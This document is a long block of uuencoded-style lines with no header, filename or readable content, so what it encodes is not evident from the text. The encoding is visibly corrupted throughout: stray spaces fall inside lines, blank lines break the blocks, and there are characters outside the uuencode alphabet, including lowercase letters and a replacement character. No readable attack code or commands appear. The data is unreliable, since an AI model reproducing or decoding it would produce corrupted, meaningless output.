MCA?_J:P3NPTDS7\$^=PJ6(@=OIQ)2[.SL%#0%#TQ-P5+LT,DT4@H>'9EJS'/'
MU).)4HQDL6<*V\GI+H(B-B5:X*H<#%7":;]G868@I7DVLK"4Z#2H'G3??@/;
MM7%GK@/=+R)#9GD/\<"Y&P="T.???(AO/H0)]L/\<V',/@0PL3\S8W(*5&B
M&\%-X?(\ "6:@6S@3/-F'_2F>_U<T_Q-3B7J]0G7D[/_/?+:AY7]N/5W_EO]Y
M'Q_,_W1L,D"=N7-'G;0L4*>4/%"GW\$Q0IXQ<4,<R&U3E0.%\4*>\$C%!GT9Q0
M9\ZL4*?\$O%"GK,Q08]ZDD-/9]P/,!X5EYI<O\8YH.", "MI0+CZQOF^YBAN&V
MD^08=>.[IK=C:/:F-POA.*X.VYOP4U*I8U=K_\$#'5\'(EPJ_D_CU*&)DU9Y.O
MAC"1#DI?Z+G:]I)8Q^ND)[+A88\$'\3OTG'K\E"J'U_0QT'*_\ 'Q!C9'GVTY,
M(3\;C[;J"?DB0JX@;\$;4,8MTI)W<"^Q!UTK4*"PFQL[''4:>@0F9I/*3_&DI
MB@VWY20@50515^T.K3#LLE,+)1U,2G2#8,C@O=%D>IM5!6P%DDM#\)*W^Y*H
M6B_L]&^)H^_W.M3'J\IY(+ 'ODU>P2P&/\$"YJ3&;1%;%K>Y^KN'N3W<.75\$" `
MD`420E&H94'E')&S184^FO74ICZNZA?[R,7A9A_L<OJ2/YN2R7[E-0I^LU;C
M5PBJ*5K55[R:F\$+4UF(#AX4:B,7S:]XTU"Q*'53L%ZH8!6.N>FG2M%AS5*AF
M6CZ_[O6X[GS[S]K^_W0](FX6S+U3K\CA#W_)M?^?S=-?/?^AN?7-_K^7S[P'
M/:Q_.^?AVSD/_SGG/+#3'.B!"J@S\$B8H=#,50#'DO<M^\$S7(TUU;LVDP<J=\$
M'&B.)]T?1@](JM)%M0[?LRUN%X97C4[\BDS_\?<DT70:WBH[C]&XL3?] \$H2?

M;SAMN_[;T)U<Y0/V0_+=YQ)@K_W?Z\Z7T)]ZG7XPC4MZ-SUO,G7V\$;P-35;J
M1S94*^PDM!@_83;I;#)2*L)V;=;\$MW!0,:50W,R-L@&BKG`B=4,Y+)3M0JE1
M`Y=<.MUAT/L<&7=C\>P+3\$':!P:[M;H-H^M[G#CY)+Q23%V(QTMN-)W#LP-_
MON^<M%,*P,<?0)GSM8L&\$8G>5956?;Y^(>SV=M)J%&O&3>:T\`86UEEA^E!6
M\$ENT"JD\$53\^3@E\$IY3B83=:2*^(>FB\XOX)QBCE8K44T@0%%.H("WVL?=5
M/AT=[QSMMD\;N"AKII[N7)?%2SXP(::/G[Y!RM0RWOJ&MZPQ\7-VX,-0/>E!
MKT<19,*^CG<S":N\$70I;Z7/*VZ'85*@(,7)#S"Z4F:NLE<- (Q`U^N<"IV7CE5
M2NI*4^4?'UL-K+U_Z579(R(TXPB.#:@.S_V+6MWT^\$GSHB:VCU)`J,I-"LI
M0=OE^*^VJ?&R=[+?>'>+0KT/>^L7T\$*!\$C]LA/ZH`\$%,:T()B(^(&?5"8E&86%
ME&K2)C\$DS`OMP(`\@3IGNKP!?V!GP5J=)_D*7#=[H7(:RA448/NZIS\$8EH@KE
M1=K-\$K"-K%'%5&<%B,`Y17JA#(4)&81/EW@+GY=,+2O"QMS6T18F\$B;(`Y1+
M1(+8!50F)*-\$I&Y/>P=\2*IX)\$UX50Z5\.=1/'7&+^O+8`@WR*/E&I_DB3R\
M97Y/QC0/1_UDS?77<.HH^;>8#<!"8CMC.[\$YJAJ*6FJY!K)64%SLE"EW,/!Z
M4[1P64/HY,OR=&"IS#!5B)H`0,B<!S*VEJI0SYT*,=(P[M6T214@NKZ\$%:I
MT)K)U)D-/9E-! [XW['/XYH5TL(KX3#Q3!I&JDCA,>(-B(;&C[M#H4-W!^M).
MNE'`5(6F=0JH0.>I2`S\$AJ6EIE3:_S@^<59>DY8F0R;IZ\$1=T[KX^49&70X0
MZC1%!C9]#%=RFV<KR4`XIR-^\$DRJ:[5Z\J,I_EA#!?B(EJ)*#:G[GJFCAW9]
MOWW^4B#^`E/\$^`B^Q%XL5%YY[]N/7OZ=%V-_SS;W/P6_[F/S]SQGV\`?7X+
M`TG!(`>67^<X_;) ^_W3T_VCPU/'OIC\68(CAD1\$/*NU\KYUN+_7/CT3WE:<
ME^3M=)]53MN'NYW3]Z?P@!@^?7=\Z87!+*HX<+LXL8<<\I)8(5'D7GKT*1EX
MP1<R&B>D\WLHPLXT<#38AO/>)0`^02;"1L[(O24=\$J\$TDVX<>[=DD&!Y.#J'
M%X^E#64>8F8`^%H'8DY,O3K0OM,Z..@<OSLZ;!NI[_M\$`J;#6SBJ=.A,KN#H
M/IK&*;4#9\$)IBUY`I@:74:XASYA0D]E,EXPKHDB(=4)(@<4S@IEHDC`%0ZOH
MDB'8<`Z#*1N5L-[B]`/'`HB`0`0;7EU0B09\$77GKCWB TG-&;.27NGO?^QG=JW
M;'0X^#ZU5SD448\.9*5Y<*R';>2>3006)74S;&O<K><"NOR.-&L6,!3`"A\`
MDII(:TM[A\B\>KYP6]X_0%M:Z0,.`P*`OP1Q7F<->;@Y\$2&/2)@L6P3/Z?Y[
M(BN@OC*:A^B2D0;G,OE\$,<:LX=3<K)_EBY39\$Z=VI&GA!*:\)K".D#M(D
MZ)?6<>?XP^F[3#B0`7%B)1X"#':.2*S[,Y9ABS!X:1NCR;#2&T:&P4*5`J;
M)GG)*CM!NH8XC%V4VF(PM\$`!HD;C<P260USD28"6S\0+)D-/\$;+,QE`YL6\=
MM>ONK&`\$BHA04ED]?3%U"G]UCH@TV[K)*/?7.(Y)XG[`+;6-"K8=7+ALOI,
M1903?5EMA)RGA%LJ8AA96*TW`NL.*KJ<P<'3V6Q@2`M74!4R@N`C#>?UU"%F
MT+O`6F9\%^5YH#:T5!2D626`PX;9]T=O=WSHB!UCKY-5TZ`"GA"C_0\$7+(
M"7%N>&LC)<1GF(3^-80<OP0AI/`CN3)4FUU!<R)NA:!3\$"7T)YF8L2\`"R7
MU*WTOKD18SAW>@,8\$+67&VAI2%;'1L!!EF0217R]]W^Z=G1R:^=-T='/[]O
MG?R<H3??A*1B+_QM.7*N8)M%>(L<Z@;!YY\$;?LXS(. ,1">^`G!P(/.U2S(2E
MD7/M1SY8A8! :&+_=I/*X0H6_=DVA;"K2EDS-V=41P<(IQW,'*E2H4=*BI^VS
M3HOXC^]UP8*)%. [0#7\$1F` [IP6)N3H]AL;%0<@R;#J?TTEP!C5BN0=SYD9?V
MED[XN(@)Q\;#N9VTL0`/A;L9XL:T=G(:;]S9VS]L=PZ.=EIGS#_3NA//,JV^
M/3ZM.:0RK(2VJH=&"+[F+YR=(\(\)K[JC*@ZES;Z[3#H@K\;\$+DC0&!<G-Y&
M4V)>!`148Y^!`?O2(=^U>\$VWE=H?VG4C<0CD\$3HH!O#P(-H!\D;=OG\$T`Y;U
M^T@`H:4+!Y\$329H\$7[Q0Y<G.4>OD-(<K00".2W.J+&M@!78\$]<T<8J#9/!H%
M73])0D`Y`Y1UN7UTH(3!C3\`74I-58ZX#`8*v(D+* [%3Y=+[HYV?LWDT`ME4
MFTVS&,@T1,0`H79PZ<;) !;9N37#MA2%Q)I"O,486:H-]N;.(+0)@H`S4YG!%
MJYEW#A%\T`^`K&,(>ZX);L`E9>S@G.BT_W%VTB(R)/Y]ZW#W5%<5+I4*[V8:
MN@EY`" ^1EM\$(-W\$+\$I0`F\X:C\$N)S,\$@P@`Z%>-,P"+<\$HZ(>:R*-IF:62IC
MXG:S>RN2AA^?`W<WVUSVPN2/%`E'(5TM&.+DI`[I0:5G6-HW)]9-NIT1J%.
M%VBAT,(.4)9Q=8FQ@/- (+T-0212YP-ZS]LEA`\RLDV>\$?:MCW#))9A"4DNP)
ME2Z0QOHE(ASUIIH0D_I^ .3KYN4-Z]JRMB^ZU3VR?&`5R*[M6+`"L9JPE`@;=
MS5!HU?^RO[>?6?<O_LJ>7ZQF?TSOG<!^ [H*#*].#*#&-"WAQ\:) \='9V9777&
MQ#?#F3<-R/'`F67LH=EG0PX&.2YG\F`#<1@**E.!Z\$!,\C]3+]#%T^F8GUT
M_\$Y<`XR?OG?MBV/S<&G9=8:3\@2"36#4FS/: (<=H@.F8U]<=I`E:\$8E&F/
M-#1.E1!0<Z8N`)0"(92(C0)7TIS\$7.^<[A^;YP[2\E4>] (@E'0.9V432T>XY
M!+\$#ZS.\$+YR3*?A\$*3SZ<'C6(8J[]5;78TQ[3_F4391S,"/FU7MW[!+*G5-:
M6XYA"SU*X[`D^T?1FA&\$XRG`!1`GIO2\!7N3TF281_I^U`-UYGP>U_&("&`
M*L];I1,*"AXQIG`LH(,3<V,<D2SGPX>]<^/-LGFKZMDJ3XV)0_;DR0XXIM
ML^L[8U`"M8E+C"1BPGGLIC2!W6';FP#\$Q,'*WR)&TCH^N+!;\$.*=Z>NCY8H
M=?NG4Q;R\HD`X481.GB2H.Z<M'>!;!T#<\-CVA.:H56\$`A;6I-HOYDN>V_R_
MX*JKV*;!9V^<T\$4%-;M#1L@9D:T1=GUV_62;!K69V`90Z#,UH1G30F)\$ICN)
MO^,^C2CJO\$Q(/MK=W_NUT_JPNW_4(0[5V?[A6S/A+**"<Z9+NC3@W92U`L3<
MN\$OJ<<C%\$H/[.ABB/P`M(#,"&!`"R;/H9)?2EQ:N)>VAJ#,(\$08:I8*5P^O7
MDJ6D]^V3EK&:*>B)B8_WZ5`.@FD19+4]K4ABZ?7<\$>G.!ETB=],7H@+B?^(-
M?!)@GCH,(M#BL[T:>AST_Q='.7M`%V_1Q_\V)<0+G<\^UWPU556`D@H+#UXD
MKF3OH`7Z[F#_[:NS]`H&0S>Z&L)2?8&:DD*J;?+A]\$VF8<LZG(#QV3BG6KU`
M7.6[ULGN+ZV3=N>L?7IFG(;`[G6NR,P`R_J6[;MV0S20R9#V)U>P!,UL:%#W
MLW`20"1D\$&.-;6M.%;'OD1-'` \ [>`I%A`\`6%&6(7@9:+&1X70:HCK6I6)\$X
M;##+H!B+,16Z7HCP`<]I^]CH,1FZ:..J1>P,@NF^23\$(*E2EZJC<(U7,D?-
M/<]T#C7<=-LT1^)H,1:=B><U*A\$-IR5K9C:2?>Q\$[D>]C\N.^&&==W!),`\$
M?^B"#J*N#F3U40,3K8#/\$`E)<BQ"``!Z1]@!;M*4?G26&*#;"*IBZ;K>]-9N
M/)3`DR2JD>!D\D,G_1`6&]D3K`-PQ*\$H]'Y=NN`-ZI*8W=<0CQ&D\$!0C?`],
M<Z]/_3J" `_BM!#;_P"GKG70@3@JF;I3PB8@3ZML;>YT%RUHE)G\19DXP(TF

M, "VJ+J-F3;KR_!G1*)UQWLT*V=)R\$#_E16D@-<M+) [-C.)LP' SE! (/E, 6DMV
M/IQH#<H<I)' 7 (V)*:1A@)+?O\$+<.A6C (=B\$, " [.2U%:E"6] /VR<?]XE:M2\$>
M8S-!<#GTN<# .FYB3;VA; "&2V_X;D'>#AG^'^#PJQ-] \O5N)A!, '00"G42Q
MG]UUPPS53POA*AHO)_CHI&Q#] (C.6J>I:RC3T/<@!VLVIK:]T (K,M7563H\5
ML\$WMPUMF\O;H#U[!U(T^8_3MEF7,C,P"#C%6[J[QA3"],AIP,[+^I\$VLT09)
M9N.)>:D4YW3F20AI.K:\$*PY"F'<90JX@7;-Q>Y_IS\PI3\$KU:"Y!Y`VOO01;
M2%27EE@%\$V!B"+]K'; [%Q?>]_; <?3C+" [H] 3\&' ?<@ '+] @/K3UFMR) %X#, C@
MFA!T%VCW0<!N\$!&Z@PR"D [/.<6OG9Z+&#=[Y9\QPC!G' S1LOA] 348C!!Z?) 1
MIUF1L%6/>&/A+4Q\$Q\9#L,>T_KQ<\$ '&Z\ [/; T^ (E [C; 86; <UTWTWM') #A@:
M1\<JCV4 [(&&5N) 9H&\$T-%V52G%\$ (Q)KO#9!5W] \ / [XTSU' .L/-JV@] 8LA73UO
MF:IYI"+<Y*\$ (<W*H& \J7# +&^AU:^1X) "XIJ&6CLX7XE*A_MUMSQ_ =<S, /Y`'
MHN3&GI?8#J>_GIZUWW=:!VTB]K_L' ^X>_9*2_AA-AI#A@) 2O# `E*, IL, O3# /
M<H&T (UX*X4ESQGT"FZEST.=M8J9%\3.A\$FY%WI>' &"5 (UFXAGNX_YXN69Q"
MOHB% (>2. ?<:T:\$*X8JUNS, 6=ZL"\$*LUI`QT1#6 (% , (**:T:L^; I^<PGV6AQ`1
M/-O_N'] F3M2@ `6. !' KA, _!8Q`HNX) &3+H^SY4]A; `P9U! *? *C" 'Y. \$@ " `4S.
M20? \MCQ%R\&G1D3&# `93-QO*G= /] ?QH" ! " //C4! &1<I@<1_"5WCY95 [(C (^E
M:83W8=-IBA5ZD&X/R"8J/! (%X?BDO=<^ .6GOXNVD^W0=RZQH8*6>N (T#+X1X
MN[V6\$?, *S.59.*:'>0#9-D3D#ZG] (8B8# ` ,] !+X[Z6_299, @&# ` _+B16EA]-
M5:M (#/=P=8%<PRWWIFS8-T=' 9 ["Z>7S0/FOO&I8WZ78POX<Z!# :C3\$&BNT&0
M\$W*DH\$SRR%P<!2^D2APD+U`&L2V. !", N/07LP] EF\$@B* @7 (I:>1`HHX\0%9
MWHLYOQG&H] . ' 0#&NC3 (+@*5, WPK#:2R&1MZ<' +5V=UJG9V3*VM_YV9!YA (E8
MA/^] S [>07^+VX; "; ' (:8BD0\C2R\$K"Y29C!ERB\& (6HP:TF8, RIA"+897 `!8
MC>T.L:&00P ["`NQD@?F`2#/827363AR9UL^8*_&S42`Q4`MSZ4&JHJ' G37*M
M4EY0B ` = `81JOP8XB6"2U_DOKX. "X==PVN"4P>K^0CIRX\$R\O ` \BP@LS%Q<QU
M== [M&U=GI! I1\SA7ON*^ZAP" #1<; ; _/CLXA0C) 3& () 92&OT? /&U") I%N (U
M=OZ9MON!5^? \3K`4KS, N*L3B8\$7NPR'] N [= _T* :62^KX `I>-R+B9C>EWW `A&
MN9G`^`AS" . +_AF@<. \$38Q*702LY58%KED4AM, 6/JGR' +H8Z72:6B=MG<Z-%QM
MG, /@5&' 1 ` `S&HMUI0X (% !F:G9.V (7PJ+J87I" "EE%PKWJU]] *NQ6CR</K@M
M6F] ; , ; EB25J-U: -@K7 (! *TAS=F&9E) /V8407#<Q?@>S; HI6GE\$K<I/U3. \$&C
M\W/ [U[<?6B> [:>X!BNYXGXG6H^9&ZBN#00 `TO0: =O8A^ [413T?!<BKGR5D7HY
M_O2VX; 2<H7?I3VF>G' ?C0C)D' .3UQ3 `SK80M62; 5?+GRQFS7!5WQA*7E8 `3?
M:3DP<# `<#& `KA#EI2%AR/\$:)N?6B; , SY] 7! ` #6, *<PE&U: /; <<\RWH' P=!81
MRB11#A [<QM>\$**2=L! \$TW ` [= /J#MO3%0: , KZ+4"E%9=G\$Z!D6<MTXPL<!% .
MB`##JA@?2:GH) \=K\$) , 3`L;) R ` -\SXQOS%D/>AAG4B/OK>-#&QZRI+_C ` , Y.
M. (0Q5YBAI"8#/X_#X (8&, H\#NBT:QA&!32;X#V] . =T [VWQ] / : * _ =WCWM ` %?3
M6#GKPAD47>@0XM3F\I*FWK"] LT (J5A)B!39R; .DD (2^S1+ `07=(6"C, ES, ' `
M\$ `GU&URSCR98-6P5P] `>%NHT9=H90YT\W8ZG?ETK*VF9AA5=A `L&1BPJ25KV
MG9\$>^Q0\5A=?#\, ` . ' V"ECQ%Q%;]) B#LD93V1NMC' BJ-UA)FTE): `J' 8A/<?
M#B!3"9VQM, ; 0?J3 (WL^&X*Y&4Q3227X') =EO/A\2H. 7\; 9?MK^+K@/276=L
MW3+V4^ . - [W1^X"L# , `O\$S: , !7\$/B04S.#; MD/MO' . \$M\$-Z!CUCKH&SJYC (/Q
MRBAN!) `H9%* . \QD [K=WW^^:8>C? . /73 [(YB?IJ%5, B#KD_PLQGCI ` [? [N' Y (
MUVS!D)UZ60+#SD& [=0 (!F<Y. :^==RB9KNC: *J<, "633, D [\O#T]GX, O4-, #4
MO4U2E\#LCW` [AHX; NQG<7ZZF29_ .HAD&. ZYA1T\$ (AJ+/%X*9' \<BXO)D=7"4
M, @U0] >J-8; O\$-?#VTG8G) 0XL> :&29WT`%FR8G/Y#_?NXAR [9V03ZXM27*WH2
M! (:7^NB%QWE%; -\ \$DQIJMOP5LC#&R `B [KD (C&M?DG. YVW [SX2WTO7FC+ \ [_
M4L/ [7G=V>9D; 3, !L" ! \$<; 0AWK, 4KK1/) <<TC (]Q) PXLT8>9@_V^ .8] [Z (] (
M!R0I" " Q=T7+A1<PC&; DW_ F@V\$ I `ERS!HF>"9&Z2"AG- (X_QD6F+&5-:B+)WT
M] \$OK5] PKM) ^RB9G&G>5E () E_PR#* "PBPUL2Y%W2>@FQ/W, U#0V] Q_ \$ \ . \$ =XZ
MEP%?<!37*XNU=?\M) &< (P79UL<QP4L6! /Y [= . .AAT:1>ZU5GFN*91-5G ` ` #G
M8B, NF"8BC (`R-DD&) _TK. !\M=X' D' P, <7C<_NK<6X (45L (T/PA>UZ/MN
MSA!B&SG [28H) & (\<58 () , W4 (-@=Z8/ (3\ISY7_5\$ LZX2K2\95J+NH*>XQ4D:
M4YKU>YNL8Z& ` AX79RM71X<&O; %JEO<R3V%:BB=?S!WX/ :1H' : /5S, D?N>#9P
M, 5\2UV) HLJN09JAE. IAC; -Q-3; 816J4] B-YM4@ "PP) [B. , 4V65; L2; (:T] 9A
M. 23F=0LC) 0; WOIN:=\$`78F\$%. 7T) 5AO+^<. =E0-/GAFD="CX\$=_L*Z0A<) 3 (
M% C+288@WG%-QW; +KV0 [S#\> [D, >^VP:N2>YB9OH-WS-H=A_I) KX^R! J+COWX
MR@H, #*ULH<P; NAD (\L; H, JRT `*O\$M] @ " [&P, N>-!Z, .08\$NI*KTT19 [2RD"2
M) 20 (] (S [U (SA0XL-G"0&1"43] S_3G64N6+H%6L93V (FY=W; T<SME] 8TEL<L2
M! *GP* , K\$D*% = !<H3X (GQB<N [F#I. J\$. 8D=) OCHC] 9\KF\$R#RTMS"MG^X=_;
M.V>=] L?VH2Y>?&F\$V (^?O5N6Y<JFO^YL. LU=5B2VJ@_TP% HGM, <?3] @16>1!
M%>) /B!UVF7K37J. &>]] T: \76VI&7V0TKZFQ-NO-+ZXS8 [. :M, ^* & . -Y8U8 (?
MNK-Q [\HB94E' =<46]) A, 4DQ>) @1. 6=#C<BT.O) Y\AE; X@Y@XH+-L&S" \$7) ,
M (6V%RD (P) K/6 ` ,] 3N? :&P62\$*^948@0YH1 [' +! *CIJ?O/IR1H7QHEA `WQ ` -Q
MHJO9%-8D\>' Q; , H4. %> ; [!8! "<C<!%Z! 9<PT?UO. +O\5" >^J \ . -VX7 `N-XI
M3"Q' QS@>3W_9A\Y, %5Y<GB-\9, G' S% @] #OE! ' ?Q@! +KHAS! L [<YD>\$NNT? [A
M\8<S<^HULV=P, T7LD^!UO72?G+ `0CF^ (Y&8IB2] PMCD/V@KEZ. # \$1 "5TTE& [
M `7; N] QC: X%1YI, T# : `P; Q [' IVMR: Y `U1] HPC<% ' QT: Z1) 5U_S%*/F3* @9 [BJ
M*O\J&/99 `CTK` \$^GP82EZL1:G. U6\$G\$MU@) U>=8\UW*J4E=K" S4@6; Q=B' 1F
M*8@A%) GY7#JH: -" (!HVFI) . /SH-/D [JQXZ1R- `H3S\$ \XJ. 6CDWTR^XC9E, H2
M' `WI\7RIT">TV (1^D@!C&\$QC" P+5) D4EIC#- /X' 2_>5I^7^* "< [; _& . <NL,
M' 5X"SG4!FV72QS4E/ (' 1 [V. 0+_. ` +76N! . , =<\$E `5&6\$79_T:N@/V<\$3\$ ` (4

MSZ#50V#T1)O66<MLZ] \$PF#ZQ_[9L\$3&B]P33LVO\$8TYVVY#:OZ-O="D[F_49
M1�+-^4@?(TOD8C5`HE=A+'0H+6_<X*S-W/K#R]C<2E4Z'!OCWZ&#<@D_[W
MX.F) ,9>ND7VMK\$<G7AC6QT3 [=GWD4?<8;9%D&@<. ,DUZ?\X&?O)\=\$A!\$':
MA["PNVNQ%8I%Z, `28LZM%\$(E1@>Q@' (WL3#]PN-'J">FS&C!\G1NTN??9 (WO
MOA<9G4DW\M7=9+, Q1M_!+8UAJ\$O4 (VX21O%Q) WX\CNM@ `?A88A*0) ^CCDP*A
MDGPG\ (.9;H2T\0SIP8W, A%X6!\&3LZA1I^Q.//UPLM<B4]3>P?YA^M9U>I#F
M#*?' /5BM]K+B\$ \ `F&1A2M-DTRS=GR7;;WDGK?;OSYL/>7@H-+\$H-BYKTIO7,
M`!E;?F5;G_@<(Q87,O#V4^(3T#`NF*[K\=[&/L[+^!#" ,RRQF(J&@) `Y!>3_
M&/N/HX, "5R!?,G/,T#@ (VZ;GJ7F2YCR@GIB^AZR"<H+>1'OE^.B7E&[`>#@ [
MZ' *,H: _! (*=694-A7"P) \$Q\$G\$ `X'2]VS&L[`G'0@X@;KYKB%1:K\ .7) #".Y
MKB!B4G@.H.MTT0 (W;' +_A>\: # `3:>/"OX1R!8Q: ?AT0M>9=!^7\$:)U[! I%:F
MK*/%`9X\A_FD#:K=; (NC:<<F%! ;\$Z]MF?29IG" [=B1F_P", #, _K@, 38KH>9
M*%A9IJ>K+6. `J:8KTXP<U_=FGY `?QKP2GX%=5IN%\UK%MM) :K!M+!LZEEZ3Q
M2"<`ZU4#FTU-) 5`K`!\$V>V-\$9?69N' `88IB,F4'1 (;>9.@R=2+H61") +UZ7
M"!CX!SSM' ">Z) /4!EA9=, 2/U/>\$;L5?1?, W9, 0.) HBS& `E0RG=#W!NYLF&L?
MQ\$9AR(2 `C9@T) /YE"- ,DF#@I#^<@ (G `TQN;Y>-X<*R<O:>R9:C)W^? [` \D
M-O%;?>B;' 1+, _ , (#, (L>!:X6\$@`WT4 [@KL]Y5CCM_1GD98!\L%, :B5;P+HF=
M&!]4D]3' ,Q3\$K2F0]MK9V7W?HF> `P5' OQ `RQXP_-SH"?\$4>+MC.2Y, 6"L&A
M6V!V91T#AF>NFFL (;2^6=S51X=G) T?"X69TS2#; !>&1R/B\$+^I+2D-<ZGF>
M-+B:Y"!FEDW6]W\$ _?Z% ` .S_ ;\%U[Y^=] /*R--S9?DZ3V/1*7+/>YQ4?3V<C
MY@`8Q6 ([A.7%9#Y.0\$E;X+:D9/T@1L>\$J5!#^ `3\X12W\$IE6;Y `VQL#\$:<# `
MZURK-^DX`E' ^IG5&U. .O:0F*#[_ , !&M' [+W.G (99^H6UN% (] [+52CR*-4^U
M"3D+298*X%F1\9`) "QQ! /QH5:P, \$ [%K' Q [_L [[YM9UO>O:L `EA2_`^ VXE#+/
M_O6& (M%L%PKX*Z1UH9#3EU)>R2^&8RKJNF] ZB8>\) X. () _ (1Y?+BS@%N, -\
M>V\$ [, `27>%9J5I!02.Q `6MA (H/.K=;PP\$TNR5_#@Z `TL=A (S8D>SOZ0N9/\8
MBG68"C>V22HF [^1)] PQ [V] 7+5F@3, <) 761K' 2W' ` ^6*R52P1PX0AZ>^CXU] !
MUY^U=[:N^F11" [W\$Z] #CY[W! *CQ[G\8\C"3@ [3PXMMF+5H*7 [W40=K\OIN
MYSWI#T/ `3>DZN* ;FC_I2ZG4U' 1@BJ ` [CR^+^E=P;5Q&/7:L<) V%<NA) (#QN2
MW=/XI#2Z8A?/A\HI=HU*/:EEYXC0)) Y () &Y GJ7S@&2Y"W-AA!] \$D*HCGT, 9K
M<! %<, LBNO>&& (EWQ9H1"EPRO\;QHJ?K=] L?VP=' Q>X@#GAT=T? .>*F\AMP=S
MS%0J</. I-W19_J.P ("J\$C `3\`5%7; +B>YK22G;%JYF)\=%5 `0Q4L\U:L3SRP
M. *, :EN<M80=&PKXX=H0\$M]0D] \$SP\EK!T) NW?"87=\$" `7KG# `8] \85<&S+K'
MX [5BV`X>R) 8XHK=Q `8D^EG9NR>2D_2SA6DQ1EO! "RMP1) *CL' ^X=%<8N<%?<
MA) SL7&"76N! IHM(U!\2O6X'; #6) &T' P' B30\LRH^JRRK5R#+, -E51=-LD\$A^
MYB\$UT8@Z `7/ `F^!U<1B/?9GT"<#*!XO546<K. -A6 (>&P+ (EJX8 `H^] `&SXJB
M1, OX: . +0' \$.8V3NMX_T8 (U& :?WREUUU:WO) 8Y+I' [9-] _^/&YM; 3+>7^Q [6-
MC6?? [G^ \C^ \W^Q^ _W?_X7WW (\VVFH8S/, `5CYV?C6&=H (ZK!0P `) 2 (\$0#G,
M3C`\$4S () 3R\$H!N' 2\$' [#B5QPY_ \$ [4@#O. _9CFV,) ;F-NDP=59Q1=.C5ZRS) #
M4*VT0% , -, X3>\$^0OY3=, _*JE2`81) 4:X#W&"Z+=\ (GK\ \$Q@+A#/#/>' 8!T=
M!*K2* [P] *+_L&58 `G6V\28C447\$JU#;W!Y@.5@7 (1@>OG.YTX"+H98) E6; @,
M&LL_V78J:S< _W%2<' P `WOO2&Z3B@BQ9&0KK' B. . `2, /@1QB4' O<03] TY_5C+
MJ1TOVKYVAS.O6LO"\$YD0* >4) V8363H=?M4 [O\ P; @) >R:XY!X [K>G<!D [<>TC
MO]?IPK [GR. &X2<T@0N>5XY/VV=FOG=-W1 [] 4M-O5\$S1K*IZD!2EXFD8\ S<) X
MULUXNGZDH5*:WKZ! : \K9SD&IZ?0>>OZFYKR66DV966G' ` "\KXB7F%GR##V@E
M' Y2L0 (+@L"J5_3:MU+F<5?T&' +K5@>ZLUI) [Z;TA479E5 `+_PXI0N31ZMRZ9
M=J1*ZU3O-*@_KW%6DP9&%ARB' <&U [1+= \$G42<- (" (LP\$>\$V] (=YO) * [\81_ [
M1;TDGA9I"CS1"AFNEJ>EUI, 8 `5#V"2CCQ90"V) `&<0*) 3U-UJLZG\ [6+.OFW
M2?X%9#6G) L\$3 (K ` .O6JQG?ABW (W; [/ =OXN] `4; >; P2QDYACW8' 2 [#?BFD) SP
M76LE [1>=L" _N+2E`N_H2\$@0U"-*P3^?KVH!.0T+L* `T&NX@C6; = ` `OM>ES2H
M48<T9!M[PO# .O<X%W3?T=5KYV060) 7J=4' R, W () `J () 6; :H">?+U-T="CE6^<
M5] NTF+E&5FB; (DT!@L\D%D.D.OY8.2 ` =Y ('B7:16F\D' ` \T/TFFD) TC>* /JCK
M3! "J^) ZUB3/B> _LJ_YU1I5K (H `X5?SY% (32NYX?^#U&5_+GY (:H) FO#6@_A/
MG8Q1N7; ^B [\GK<HDCXQ.U*95;']M2=45\$^#) N8DC, 87G0) 8P, NO.LK/<^!3X
MXVJ\$FA1^HE\G1&%7+BCO) +KUUBNT\$/ * (=5%%BL&^ (*KT<GI55?4; 45I/0.VJ
M\$X\$VG?, Y5M!L@L++FQ"2_B'_ _0QLU [AHX"! _3 [QK4WI3G) XY `4) *^24?R>?#!
M) 0!H (T, 1B3Q?; ; +!PB>C-.DPS75I&C61) `>Y*322: .EZ7!D9J40W2UQ%@3. ,
MN `2M ((LH=#V. `GN@) \ZLY\V7%U;B"9_ \ , 2V-#) @IZD6 (227\$-"K4, 6\$>\$1J-
MR2/HYT9LF77<L3N\C7SLWD. (+J8 (9Z:1IJ/+M-L4RI31:S"BYQO `^@CFHY>.
MUSE&:+_ZPPT=F3 `6"3WW, L) 8_>>5XF*E3C8+2I' 2<X^<#WC6 (Z.P [Q. _\$#O!
M89WPO=*YZW+/UL%&, [Z7@=N_] HFC5] 05Z-P=[N `CCD@, 7:%K [! (X (] %FTXL
M: [`L8R' :W=_; , XR"%+U+_6D!KZH:8 [R' [5\0; 1; 6_Y!) 2: IJ&MX:9!ZY!4< (
MNM-I6/5A^VT%Y`O86) `EE6H?IS5E44063\$I!N:8-RI0.E] BL&CXR `<, \$BVGf
M, V"!V6 () 7GT!4%5M `7W8GC.0 (=RD#ZO. / , QT*3 `S/-B7#] 71AK3\$Y5WR `
ML; , S2K `R [M; &^ (HLC\$+V12S":M ` (WZ; , &W-. ' # `KT&VBZ_T `8L (WL>:O5) + `
M5OL&P\VQC4*+8*I `P*. ^3E+=WR9NZ (X `V4OG/8*V>, F@` \GK"5; 0WT+<! ?Q2
M1\$0WB<1\$X) ?K\$1' BT0T-<X [81, EBR8S0>\$XB8. *T! &6J8MB41EPJ* &12\, XN
MOE0ALIL4*Q) CPD. [*O: !ICA0_!L1K=\JSLIKAWT [[X\$ `; =-?%S_] -L:A1? ` `
M?T#VP-K [! (I!>H+1J938#8K-3 [%N96P"PT#OX\$) NO' 3H=OUADF7Q-V2/L' 1
M\$AA' OR%:XK<A-0QALKH>-8A4H.V*6A/, / (7ZO- ` ` .1BS, &8<7A=W&; JWOQ%K
M#HG@W&3, E' F) \$&PY!&\: %N+I; `!1Z:U" &L%D-JT [?I@NS (97Y (Z1C=LVLJ@ [

MH?N%?-]S0=MD#+=DE+E.?"(.KI&R=19UP-&:R6!B7P`6&J#",<H((/N"8[`Z
M@26D3Y+I] %HU)PJ3_1ZZ9`7->/@IE31K!7S0%*0<M?8CY8<O0>#GUXH8Q[
M^"O/JFS5:W)+2N!#-F'NXW-URL3%L"HDZ,Y@/Q@4PBV)'UA.K3`AX2JD[Q-9
MF%SA%03.OWYC>B\$>@/3E>?>2BL^7*W_JX;"3P<90FHE8+&!U)YK>#KWM@8^;
M%*(K=^)M=X,;O*\$&NH<(WDXP"WTO)`(*#^'8</+P.1O:\0H9R@T7''T92%7D
ME\$5F6()J2:;]#U9/G[`#F=7`1G=@Y;#%?G8@N:*=X6N<HKZ`FILX9&*GAWIV
M8!61R5J-CPN^\$L.():*5C)C%ALB\$'0*XZ.BX'\EF@?@?]8-&[ALY%@!35\$ZN<
M.N\OD>=DB)?%<]'6WWA.>4YXH?'"-W1AZ^['A)?D.QX]29.TKNCZ/*8G>,1B
